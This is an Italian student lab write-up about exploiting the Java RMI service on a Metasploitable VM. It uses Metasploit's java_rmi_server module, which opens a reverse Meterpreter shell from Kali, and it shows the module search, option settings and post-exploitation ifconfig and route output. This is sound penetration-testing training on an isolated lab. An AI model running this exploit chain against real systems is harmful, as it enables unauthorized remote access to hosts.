PROGETTO S7/L5

EXPLOIT METASPLOITABLE

Il progetto di oggi prevede di exploitare la macchina Metasploitable usando Metasploit, un tool di pentesting ampiamente diffuso.

I compiti da svolgere sono dettati dalla seguente traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111

- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112

- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete ;


2) informazioni sulla tabella di routing della macchina vittima.

KALI LINUX

Il primo compito da svolgere prevede di cambiare l'indirizzo IP di KALI Linux in 192.168.11.111 .

Sul terminale digitiamo "sudo nano /etc/network/interfaces" e modifichiamo l'IP di Kali come si vede sulle 2 righe segnate in rosso. Salviamo con Ctrl + X , premiamo y e torniamo sul terminale con Ctrl + C.

Per salvare l'impostazione riavviamo la macchina con il comando "sudo reboot".




METASPLOITABLE

Adesso cambiamo l'indirizzo IP di Metasploitable.

Sul terminale digitiamo "sudo nano /etc/network/interfaces " e cambiamo tutti i diversi indirizzi in questo modo:

Anche qui ,come su Kali, riavviamo la macchina con "sudo reboot".



EXPLOITING DI METASPLOITABLE

Sul terminale di Kali avviamo Meterpreter con “msfconsole”.

Il primo step da fare è quello di cercare l’exploit con il comando “search JAVA RMI” e ci verranno restituiti tutti i diversi tipi di tipo JAVA.

```
msf6 > search JAVA RMI

Matching Modules
================

   #   Name                                                                Disclosure Date  Rank       Check  Description
   -   ----                                                                ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce     2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                                  2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                              2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                                   normal     No     Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                                  2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                              2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl                      2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet                            1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming                          2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize                         2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   10  exploit/linux/http/kibana_timelion_prototype_pollution_rce          2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   11  exploit/multi/browser/firefox_xpi_bootstrapped_addon                2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   12  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315          2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   13  exploit/multi/http/torchserver_cve_2023_43654                       2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   14  exploit/multi/http/totaljs_cms_widget_exec                          2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   15  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc              2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc
```

In questo caso l'exploit da utilizzare sarà il numero 4 della lista ovvero exploit/multi/misc/java_rmi_server .

Utilizziamolo con il comando "use" e successivamente vediamo le sue impostazioni con "show options".

Sulla voce RHOSTS sarà necessario impostare l'IP della macchina vittima in modo da effettuare la connessione con la macchina attaccante.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
```

Impostiamo l'IP di Metasploitable con il comando "set RHOSTS 192.168.11.112"

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
```

Per essere sicuri di aver seguito i passaggi correttamente digitiamo nuovamente "show options".


```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HT
   RHOSTS     192.168.11.112   yes       The target host(s
   RPORT      1099             yes       The target port (
   SRVHOST    0.0.0.0          yes       The local host or
   SRVPORT    8080             yes       The local port to
   SSL        false            no        Negotiate SSL for
   SSLCert                     no        Path to a custom
   URIPATH                     no        The URI to use fo
```

Come si vede,l'operazione è stato eseguita correttamente.

Configurate le impostazioni correttamente possiamo exploitare Metasploitable semplicemente scrivendo il comando “exploit”. Il processo è automatico ed è avvenuto con successo.



RACCOLTA DELLE EVIDENZE RICHIESTE

L'ultimo passaggio da seguire prevede di recuperare le seguenti informazioni di Metasploitable:

1) configurazione di rete ;

2) informazioni sulla tabella di routing della macchina vittima.

Per la configurazione di rete usiamo il comando "ifconfig" mentre per la tabella di routing usiamo "route".

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb6:3cf8
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:feb6:3cf8  ::       ::
```